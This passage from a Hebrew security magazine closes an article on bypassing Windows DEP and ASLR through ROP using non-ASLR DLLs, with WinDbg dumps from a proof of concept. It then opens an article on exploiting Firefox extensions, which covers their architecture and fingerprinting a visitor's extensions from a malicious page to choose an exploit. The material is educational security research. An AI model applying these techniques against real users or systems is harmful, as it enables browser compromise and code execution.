 * 0x74d10000 - 0x74d31000 : ntmarta.dll  - !BaseFixup! (C:\windows\system32\ntmarta.dll) : ASLR ENABLED
 * 0x542f0000 - 0x542fd000 : SortServer2003Compat.dll  - !BaseFixup! (C:\windows\system32\SortServer2003Compat.dll)
 * 0x76830000 - 0x76a29000 : iertutil.dll  - !BaseFixup! (C:\windows\system32\iertutil.dll) : ASLR ENABLED
 * 0x76320000 - 0x763bd000 : USP10.dll  - !BaseFixup! (C:\windows\system32\USP10.dll) : ASLR ENABLED
 * 0x759e0000 - 0x759fa000 : SspiCli.dll  - !BaseFixup! (C:\windows\system32\SspiCli.dll) : ASLR ENABLED
 * 0x75b50000 - 0x75b62000 : DEVOBJ.dll  - !BaseFixup! (C:\windows\system32\DEVOBJ.dll) : ASLR ENABLED
 * 0x77820000 - 0x7797c000 : ole32.dll  - !BaseFixup! (C:\windows\system32\ole32.dll) : ASLR ENABLED
 * 0x76180000 - 0x7619f000 : IMM32.DLL  - !BaseFixup! (C:\windows\system32\IMM32.DLL) : ASLR ENABLED
 * 0x765a0000 - 0x76669000 : USER32.dll  - !BaseFixup! (C:\windows\system32\USER32.dll) : ASLR ENABLED
 * 0x70cf0000 - 0x70d02000 : MPR.dll  - !BaseFixup! (C:\windows\system32\MPR.dll) : ASLR ENABLED
 * 0x20c70000 - 0x20d0c000 : ISWSHEX.dll  (C:\Program Files\CheckPoint\ZAForceField\Plugins\ISWSHEX.dll) : NO ASLR
 * 0x77ac0000 - 0x77aca000 : LPK.dll  - !BaseFixup! (C:\windows\system32\LPK.dll) : ASLR ENABLED
```

Proof Of Concept

כל החומר התיאורטי שעברנו עליו במאמר דורש המחשה ולשם כך צירפתי למאמר קוד שמריץ ROP-Shellcode בעזרת שני DLL-ים הטעונים אליו שאינם מוגנים באמצעות ASLR כאשר הקוד עצמו כן קומפל עם DEP ו-ASLR פעילים ב-Visual Studio 2010 על Windows 7.

הדרך ללמוד מה-POC היא להריץ דיבאגר ולנסות להבין את התהליך שקורה שם עד שמגיעים להרצת קוד במחסנית.

ה-Breakpoint הראשון שקופץ הוא לאחר הדריסה של ה-RET, כלומר כשה-ROP מתחיל לרוץ והשני קופץ בתוך המחסנית לאחר שה-ROP הוסיף בהצלחה את הרשאות ההרצה לאזור במחסנית שבו נמצא ה-Breakpoint השני וכמובן ביצע קפיצה לשם.

נסתכל על ה-Dump מ-Windbg:

```
0:000> g
(17c4.968): Break instruction exception - code 80000003 (first chance)
eax=001df2a0 ebx=00000000 ecx=00000000 edx=61616161 esi=00000001
edi=00a7337c
eip=7c34d266 esp=001df2a4 ebp=001df75c iopl=0         nv up ei pl nz ac
pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000216

MSVCR71!raise+0x63:
7c34d266 cc              int3
```

ה-Breakpoint הראשון נמצא בתוך MSVCRT71.DLL המקומפל ללא ASLR, זהו תחילת ה-ROP shellcode אם נעשה Step נגיע לפקודת RET שתשלוף מהמחסנית את הכתובת הבאה לקפוץ אליה, את זה אני משאיר לכם , בכל אופן אם נמשיך בהרצת הקוד נקבל את ה-Breakpoint הבא:

```
0:000> g
(17c4.968): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=2afa8166 ecx=001df2e3 edx=772564f4 esi=f775ae01
edi=cac16617
eip=001df768 esp=001df768 ebp=ccd5ff56 iopl=0         nv up ei pl nz na
po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
001df768 cc              int3
```

ה-Breapoint קפץ בתוך המחסנית, כלומר הכל עבר חלק והמרחב כתובות שבו נמצא ה-Breakpoint בתוך המחסנית קיבל הרשאות ריצה במידה והיינו מנסים לקפוץ ל-Breakpoint הזה מבלי לשנות את ההרשאות היינו מקבלים Access Violation.

ניתן לראות את השינויים שבוצעו לפני ואחרי הרצה של הקוד:

Stack Access בתחילת ריצה:

```
0:000> !vprot  ebp
BaseAddress:       0023f000
AllocationBase:    00140000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

Breakpoint ראשון:

```
0:000> g
(12d0.14d0): Break instruction exception - code 80000003 (first chance)
eax=002df708 ebx=00000000 ecx=00000000 edx=61616161 esi=00000001
edi=0138337c
eip=7c34d266 esp=002df70c ebp=002dfbc4 iopl=0         nv up ei pl nz ac
pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000216
MSVCR71!raise+0x63:
7c34d266 cc              int3
```

Breakpoint שני:

```
0:000> g
(175c.160c): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=2afa8166 ecx=0023f3db edx=775664f4 esi=f775ae01
edi=cac16617
eip=0023f860 esp=0023f860 ebp=ccd5ff56 iopl=0         nv up ei pl nz na
po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
0023f860 cc              int3
```

ולאחר הריצה:

```
Stack Access:
0:000> !vprot  0023f000
BaseAddress:       0023f000
AllocationBase:    00140000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE      <----
Type:              00020000  MEM_PRIVATE
```

לסיכום

במאמר זה הצגנו שיטות לעקיפה של שני מתוך ארבע הגנות הפעילות באופן דיפולטי במערכת Windows 7, יש עוד שיטה המוכרת בשם JIT Spray שגם היא מאפשרת עקיפה של ההגנות האלו באמצעות Just-In-Time compiler של VM-ים כגון Flash, Java וכו'. כמובן שהיא שימושית רק בתוכנות המשתמשות ב-VM-ים כאלה, המקרה הקלאסי ביותר הוא הדפדפן.

לעומתה השיטה היותר וותיקה שאותה הצגנו במאמר נכונה לגבי כל תוכנית המכילה לפחות DLL אחד שאין לו הגנת ASLR פעילה. במקרים שלא נמצאים כאלה זהו אתגר לא פשוט אבל לא בהכרח בלתי אפשרי.

אני מקווה שנהניתם מהמאמר - אשמח לקבל תגובות, הערות והארות.

חנוכה שמח!

אביב ברזילי.

DEP In Depth:

www.insomniasec.com/publications/DEPinDepth.ppt

- Bypassing Windows Hardware-enforced Data Execution Preventio:
  http://www.uninformed.org/?v=2&a=4&t=txt

- Defeating Solar Designer's Non-executable Stack Patch:
  http://www.insecure.org/sploits/non-executable.stack.problems.html

- Bypassing Stack-Cookies SafeSEH HW-DEP & ASLR:
  http://www.corelan.be:8800/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/?comments=true


- Alexander Sotirov & Mark Dowd - Bypassing Browser Memory Protections
  http://taossa.com/archive/bh08sotirovdowd.pdf

Exploitation Firefox Extensions: הגרסה העברית

מאת עמנואל בורנשטיין / emanuel1234

הקדמה

פיירפוקס הוא דפדפן בקוד פתוח חופשי וחינמי מבית מוזילה שנמצא בשימוש אצל מיליוני אנשים ברחבי העולם, מהווה שחקן מרכזי בשוק הדפדפנים, בעל נתח שוק רחב מאוד (שני לאינטרנט אקספלורר) ובחלק מהמדינות אף עבר אותו (לדפדפן יש לוקאליזציה רחבה לכ-70 שפות):



(מתוך: https://secure.wikimedia.org/wikipedia/en/wiki/Browser_market_share)

פיירפוקס קיים בגרסאות ל-Windows, Linux ו-Mac בגרסאות של 32Bit ו-64Bit.

במידה ואינכם משתמשים בפיירפוקס / לא שמעתם עליו אז בהחלט הגיע הזמן לערוך היכרות:

http://www.mozilla.com/en-US/

AMO - Add-ons MOzilla

למוזילה יש פורטל שמכונה AMO שמהווה מאגר לתוספות, ערכות נושא, ושאר הרחבות לדפדפן פיירפוקס ולמוצרים אחרים של מוזילה. האתר נח מאוד לשימוש, קל לניווט ומאפשר בקלות למצוא את ההרחבה שמחפשים למוצר של מוזילה.

הפורטל נמצא תחת הכתובת: addons.mozilla.org ונטען תמיד ב-HTTPS, כל הגלישה באתר כולל הורדת הרחבות ממנו מתבצעת תמיד תחת SSL.

Mozdev:

אתר שמציע אכסון וכלי פיתוח לקהילת מוזילה. מוזילה פיתחה סביבת פיתוח לשימוש במוצרים שלה (פיירפוקס, ציפור רעם) שמשתמשים בה גם מפתחים וחברות אחרות למוצרים שלהם. באתר נמצאים בעיקר תוספות לפיירפוקס וציפור הרעם, אך גם אפליקציות שונות שנכתבו באמצעות סביבת הפיתוח של מוזילה.

http://www.mozdev.org

האתר Mozdev מיועד בעיקר למפתחים, בעוד ש-AMO מיועד לכולם כולל המשתמשים הפשוטים.

הרחבות לפיירפוקס:

פיירפוקס כולל אפשרות רחבה להוספת פונקציונליות ושינוי המראה של הדפדפן. ההרחבות שקיימות מתחלקות לקטגוריות הבאות:

- **פלאגיני חיפוש (Search Engine Plugins):**

  פלאגיני חיפוש הם בסך הכל קבצי XML בפורמט OPEN SERACH, שמוסיפים לסרגל החיפוש אופציית חיפוש נוספת באתרים שונים. אפשר להשיג אותם פה:

http://mycroft.mozdev.org/

  הסבר על איך לכתוב פלאגין חיפוש לפיירפוקס:

https://developer.mozilla.org/en/Creating_OpenSearch_plugins_for_Firefox

- **חבילות שפה:**

  חבילות שפה מתחלקות לשני סוגים סוגים:

  - שפה לממשק (Language packs).
  - מילונים (Dictionaries).

- **פרסונס באר (Personas):**


Personas הוא אלמנט חדש שנכנס בגרסאות האחרונות של פיירפוקס (3.6.x ומעלה). פרסונס הם מעין תמונת רקע לדפדפן

- **ערכות נושא (Themes):**

ערכות נושא הם הרחבה לפיירפוקס שמשנה את העיצוב של הדפדפן, בברירת מחדל פיירפוקס מגיע עם ערכת נושא אחת, אך כמובן שאפשר להוריד חדשות ולעצב את הדפדפן כרצונכם.

- **תוספות (Extensions):**

תוספות הם החלק החשוב, שלשמו התכנסנו כאן היום ונדבר עליו לאורך כל המאמר. תוספות מוסיפות או משנות פונקציונליות לדפדפן, בשונה משאר ההרחבות תוספות כוללות בין היתר קוד שנכתב ב-javascript, שינויים של ה-DOM ועוד. ופגיעות לפריצות אבטחה שונות שיסוקרו במאמר.



(בתמונה הנ"ל אפשר לראות דפדפן עם סיכום של מה שהצגתי עד כאן ☺)

לפי הטרמינולגיה של מוזילה כל ההרחבות האלו נקראות Add-ons. במאמר זה אני אתמקד אך ורק בתוספות המכונות "EXTENSIONS". ההתיחסות תיהיה באופן הבא:

הרחבה: ADDON.

תוספת: EXTENSIONS.

חשוב לזכור זאת, למרות שמעכשיו נתייחס רק לתוספות.

תוספות לפיירפוקס

תוספות לפיירפוקס הן חלקי קוד, שביחד מוסיפים או משנים פונקציונליות של הדפדפן. התוספות מפותחות באמצעות טכונלגיות יחודיות של מוזילה שאותם נסקור בהמשך המאמר. לרב התוספות מוסיפות יכולות חדשות לדפדפן כגון:

- חסימת פרסומות.
- קליינט FTP או IRC מובנה.
- כלים לפיתוח אתרים.
- כלים להורדת תכנים מהאינטרנט (כגון סרטונים מ-YouTube).
- ועוד...

מאיפה ניתן להשיג אותן?

רוב התוספות שנתקין יבואו מ-AMO, דרך חלון התקנת התוספות בדפדפן או דרך התקנה ישירה מהאתר, או כמובן דרך פורטל MozDev שרובו מאחסן את התוספות גם בפורטל של מוזילה.

בנוסף, תוכנות מסוימות מתקינות אוטמטית או נותנות למשתמש אפשרות האם ברצונו להתקין את התוספת שלהם בעת התקנתן לאחר זיהוי המצאות הדפדפן Firefox על המחשב.

נכון לעכשיו יש כ-170 מיליון תוספות שנמצאות בשימוש.

המחקר שביצעתי התמקד בלימוד של איך תוספות לפיירפוקס נכתבות ועובדות, ובעיקר קריאה של הרבה קוד בחיפוש אחרי פרצות אבטחה שונות שקיימות באותן תוספות, וכמובן- וניצול שלהם לאחר-מכן. כמו כן חלק נוסף ונרחב מהמחקר שלי התמקד בטכניקות ואפשרויות שונות שמקנות לתוקף לזהות תוספות שמופעלות אצל המשתמש בדפדפן בעת כניסה לעמוד זדוני. שילוב של שני הדברים (זיהוי+ניצול חולשה) מקנה לתוקפים יכולות רבות, מגוונות ומעניינות.

את הרעיון למחקר ולכתיבת והמאמר עצמו קיבלתי ממצגת שפורסמה בכנס DEFCON בשנת 2009. באותו כנס, Roberto Suggi Liverani ו- Nick Freeman הציגו את המחקר שלהם על חולשות אבטחה בתוספות בפיירפוקס וניצול שלהם תחת הכותרת "Abusing Firefox Addons", כשהכוונה היא ל-Extensions (תוספות).

אני ממליץ בחום לעבור על המצגת והסרטון. הסרטון כולל הדגמות חיות של ניצול פריצות אבטחה בתוספות שהוצגו. אגב, אותו מאמר בצורה מורחבת יותר, שנכתב בו גם על תהליך חקירת התוספת וחיפוש אחרי פריצות הוצג בכנס EUSecWest 2009.

מאמר זה מציג את ממצאי המחקר שביצעתי: חולשות שמצאתי בתוספות מעניינות לדפדפן Firefox עם הסבר עליהן ודרכי ניצול (קוד), בנוסף אציג דרכים בהן ניתן לזהות המצאות של אותן התוספות בכדי לייעל את המתקפה את הקורבן.

אז.. ממה בנוי Firefox?

פרופילים

כל ההגדרות של פיירפוקס כמו תוספות מותקנות, מועדפים\סימניות, סיסמאות שמורות נמצאים בתיקיה נפרדת מהפיירפוקס עצמו שנקראת פרופיל, הפרופיל שבה כברירת מחדל נקרא default.

בשביל להכנס לתיקיית הפרופיל, יש לכתוב בשורת הכתובת: "about:support" ואז ללחוץ בתפריט על:

```
Help => Troubleshooting Information.
```

ושם יש ללחוץ על: "Open Containing Folder". כל התוספות והקוד שלהם נמצאות בתיקיה "extensions". כשמתחילים להתעסק בפיתוח תוספות לפיירפוקס או בחיפוש אחר פריצות אבטחה בהם, מומלץ מאוד לפתוח פרופיל חדש בשביל להמנע ממצב שבו הדפדפן מפסיק לפעול. בשביל לפתוח פרופיל חדש יש להריץ את הפקודה:

```
firefox -profilemanager
```

ולעבור אחר-ההוראות.

בעיית תאימות:

בברירת מחדל פיירפוקס לא יתן לנו להתקין תוספות שיש להם בעיית תאימות (הם לא הותאמה לגרסה האחרונה של פיירפוקס) כיוון שחלק מהתוספות שנצטרך למחקר שלנו או תוספות שנחקור יסבלו מבעיית תאימות, יש צורך לגרום לדפדפן לעבוד גם עם תוספות לא מותאמות, השלבים:

יש להכנס ל-about:config, וליצור משתנה BOLLEAN חדש עם השם:

extensions.checkCompatibility.3.6 והערך FALSE.

תוספות - קצת מידע טכני

תוספות לפיירפוקס הם קבצי ZIP בסיומת XPI. המבנה שלהם (לאחר חילוץ) הוא כזה:

```
chrome.manifest
install.rdf
chrome/
     content/  #JS & xull files here
 locale/
 skin/
```

הקובץ install.rdf: הקובץ מכיל מידע על התוספת כגון: השם שלה, גרסה, תיאור, מי היוצר, אתר הבית, לאיזה תוכנה התוספת מיועדת (ציפור רעם, שועל אש), מה הגרסה המינימלית שבה התוספת עובדת, מה הגרסה המקסימלית שבה התוספת עובדת, לאיזה מערכת הפעלה התוספת מיועדת (עבור מקרים שהיא עובדת רק ב-Windows/לינוקס, למשל).


הקובץ chrome.manifest: הקובץ הזה מכיל מידע שמורה לפיירפוקס איפה לחפש את הקבצים שהוא אמור לרשום לתוך "chrome://". (למידע נוסף).

התיקיה chrome: בחלק מהתוספות התוכן של התיקיה נמצא כ-JAR בשביל לגרום לו להיות קטן יותר.

התיקיה content: בתיקיה content נמצא קוד המקור של התוספות.

התיקיות locale, skin: מכילות קבצי עיצוב ולקואליזציה בהתאמה (אין לנו מה לחפש שם, למידע נוסף)

הפלטפורמה של פיירפוקס מורכבת מהמון רכיבים שעובדים יחד, בסכמה הבאה נסקור את הרכיבים העיקרים שקשורים לתוספות בפיירפוקס:



XUL (XML User Interface Language):

XUL היא שפה שמשתמשים בה בשביל לבנות את ה-User Interface של מוצרים שמבוססים על המנוע של מוזילה כדוגמאת FireFox, TunderBird ותוספות בשבילם. המבנה שלה הוא XML, והיא מזכירה מאוד את HTML (למידע נוסף).

XPCONNECT:

XPCONNECT היא מעין שכבת ביניים (בין JAVASCRIPT ו-XPCOM) שמאפשרת עבודה בינהם, ובמידה ויש צורך בהגבלות לעמודי אינטרנט, הם מתבצעים שם, לדוגמא, לעמוד אינטרנט יש גישה לאובייקט XHR אבל הם לא יכולים לבצע בקשות לדומיין אחר (CROSS DOMAIN) בגלל מגבלות SOP. (תורגם בחופשיות מ-Wiki)

XPCOM:

רכיבי XPCOM הם רכיבים שמספקים לפיירפוקס עצמו ולתוספות, יכולת לעבוד עם המערכת הפעלה.
ישנים גם רכיבי XPCOM שאיתם עובדים עם ה-"ליבה" של הדפדפן, דברים כגון:
הגדרות, עבודה עם עוגיות, סימניות, מנהל ההורדות, וכו'

Document Object Model:

כמו שיש אובייקט DOM באתרי אינטרנט שמאפיין את המבנה של עמוד האינטרנט (עמודי HTML),
יש גם את ה-DOM של הדפדפן שהוא מאפיין של עמודי XUL. בשביל לראות ולהבין את המבנה של ה-DOM משתמשים בתוספת בשם "DOM Inspector". (למידע נוסף)

Chrome:

המושג chrome (כרום) משומש על ידי מוזילה לצורך תיאור של מושגים/מצבים שונים, לאורך כל המאמר נשתמש במינוח "כרום", והכוונה היא לא לדפדפן של גוגל (לא להתבלבל) - אלא לאחד מהמושגים/מצבים הבאים (תלוי בהקשר):

Browser chrome / Chrome:

כרום הוא כל מה שנמצא בתוך הדפדפן אבל אינו עמוד אינטרנט. דברים כגון: איקונים, סרגלי גלילה, תפריטים, התפריט שנפתח עקב לחיצה על לחצן ימין. חלון ההורדות / תוספות / סימניות / וכו'.

chrome:// URL:

המידע שנמצא בכרום מחולק לחבילות, בשביל לגשת אליהם יש URI מיוחד שהוא "chrome://"
לדוגמא, החבילה browser שמשמשת את הדפדפן פיירפוקס, כוללת את העמוד browser.xul שהוא החלון הראשי של פיירפוקס, תכתבו את הכתובת הבאה בשורת הכתובת:

```
chrome://browser/content/browser.xul
```

כשמתקינים תוספות הם מכניסים חבילה אחת לתוך הכרום ואפשר לגשת לתוכן שלהם בצורה הבאה:

```
chrome://extensionname/content/page.ext
```


Chrome Zone:

כרום-זון הוא המקום שממנו רצים התוספות לפיירפוקס ופיירפוקס עצמו, קוד שרץ באזור זה יכול לגשת לרכיבי Xpcom ולכן הוא יכול לעשות הכל במערכת, החל מקריאת קבצים וכתיבה למערכת קבצים. אין שום הגבלות על אזור זה ופיירפוקס בוטח בו לגמרי. (למידע נוסף)

אם נצליח להריץ קוד באזור זה אנחנו יכולים לעשות במערכת ככל העולה על רוחנו.

התוספת Chrome List:

כרום ליסט מאפשר לנו לגלוש בתוך "chrome://" כאילו זאת היתה מערכת קבצים, לבחור קובץ ולראות את הקוד מקור שלו, להעתיק את כתובת הכרום של האובייקט. לראות איזה פלאגים פעילים. (ניתן להוריד אותה מכאן):



לפני שנצא לדרך, חייבים להכיר את FireBug:

פיירבאג הוא הכלי הפופלרי ביותר בקרב מפתחי אתרי אינטרנט בפיירפוקס, הוא מאפשר לדבג js, css ולשנות אותם, לראות איזה כללי עיצוב משפעים על כל אלמנט, לראות את ה-DOM, לנתח בקשות HTTP שיוצאות מעמודי אינטרנט וכו', התוסף כולל error console משלו עם אפשרויות רבות. במאמר זה אנו בעיקר נשתמש בו כדי לעקוב אחרי ה-DOM ולצוד שינוים שמתרחשים על ידי פעילות של תוספת שאותה אנחנו חוקרים.

זיהוי תוספות שמופעלות אצל המשתמש

אנחנו נראה דרכים שונות לזיהוי תוספות פיירפוקס שמופעלות בפרופיל של המשתמש. לשם מה אנחנו צריכים לזהות תוספות שמותקנות אצל המשתמש? הסיבות מתחלקות לשני סוגים:

- קבלת כמה שיותר מידע על המשתמש וביצוע פילוח גולשים: זאת טכניקה שיכולה לעזור לבצע זיהוי יעיל יותר של המשתמש. למשל אם אנחנו מזהים שלמשתמש יש תוספות שמשמשות להורדת סרטים וסרטונים מאתרים כמו יוטיוב-אנחנו מבינים שהוא מתעסק הרבה בהורדת תכנים, נציע לו פרסומת של סרט חדש שיצא. גילינו שלמשתמש יש firebug? נביא לו פרסומת\נציע לו ערכת כלים לפיתוח ל-Web. חומר שימושי לחברות פרסום ומעקב שאוהבות לקבל כמה שיותר מידע (למשל גוגל, ועוד חברות פרסום פולשניות אחרות). כמו שכבר הבנתם זיהוי של תוספות בהחלט פוגע בפרטיות של המשתמשים.
- החלק שלנו - אנשי אבטחת מידע והאקרים:

לזהות תוספות שמופעלות אצל המשתמש ולהפעיל אקספלויט במידה ויש לנו אחד לתוספת הרלוונטית. הטכניקה הזאת הרבה יותר שימושית מלהכניס לתוך עמוד HTML מספר רב של אקספלויטים ולקוות שלמשתמש יש משו מותקן. היא מאפשרת, מתוך כל התוספות שזוהו להפעיל את האקספלויט שמביא הרצת קוד אוטומטית, במידה ולא נמצא אחד נפעיל אחר שמצריך התערבות מצד המשתמש.

בשילוב עם שליחת הנתונים על התוספות המופעלות אנחנו יכולים לקבל סטטיסטיקה עשירה של כמות המבקרים באתר שלנו / בעמוד זדוני שלנו, כמה תוספות מותקנות אצלם, וכמה תוספות שיש לנו פריצות עבורן מותקנות (משתמשים פוטנציאלים שאפשר להתקיף). ברב הטכניקות שנשתמש לזיהוי וגם לפריצת תוספות בהמשך המאמר אנחנו נעדיף מצב שבו Javascript מופעל אצל המשתמש (המצב הנפוץ). בכל מקרה נראה גם טכניקות שמאפשרות זיהוי וניצול לא אוטומטי (מצריך פעולה מצד המשתמש) שמתאפשר כשאין Javascript, בעזרת שימוש ב-CSS.

חסימת הרצת JavaScript יכולה להתרחש בשני דרכים:

- המשתמש חסם בחלון האפשרויות של פיירפוקס (בלינוקס - גנום):

```
Edit => Preferences => Content => Enable Javascript
```

רוב המשתמשים (כמעט כולם) לא נוגעים פה באפשרויות האלו. מי שכן גם ככל הנראה לא ישנה את האפשרות כי אז הגלישה באינטרנט נהפכת להיות משהו מהדור הישן. אתרים רבים לא יעבדו באופן גורף- ולכן האפשרות השניה היא הנפוצה יותר (וגם מומלצת).

- התוסף NOSCRIPT:

התוסף NOSCRIPT הוא תוסף אבטחה, מומלץ במיוחד לכל משתמש פיירפוקס באשר הוא. באופן בסיסי הוא חוסם Javascript ופלאגינים (כגון Flash, Silverlight) בכניסה לאתרי אינטרנט. ברגע שהאתר שאליו נכנסים הוא אמין, מוסיפים אותו לרשימה לבנה. ואז Javascript וסקריפטים רצים כברירת מחדל באתר, תוכן פעיל (פלאש, סילברלייט) ושאר דברים ש-Noscript חוסם, חסומים גם באתרים ברשימה הלבנה בברירת מחדל (אפשר לשנות).

האפשרויות שלו כוללות בין היתר:

- מנגנון Anti-XSS, שחוסם Dom Xss ו-REFLECTED XSS.

מנגנון דומה למה שמיקרוסופט הכניסו ל-Internet Explorer 8 בברירת מחדל.

רק ש-NOSCRIPT הוא תוספת (לא בא בברירת מחדל בפיירפוקס אלא אופציונלי), ותיק הרבה יותר, מתעדכן באופן תמידי ומהיר יותר נגד פריצות חדשות ועקיפות אפשרויות (Bypass).

- חסימת ClickJacking - מנגנון שנקרא ClearClick שמתריע בפני לחיצה על חלון בלתי נראה.

ועוד שלל אפשרויות אחרות:

http://noscript.net/features

במאמר אנחנו נתייחס רק ל-2 אופציות שלו שהם:

- עמודים ש-Javascript חסום- נתייחס לתופעה הזאת בתור Javascript Disabled.
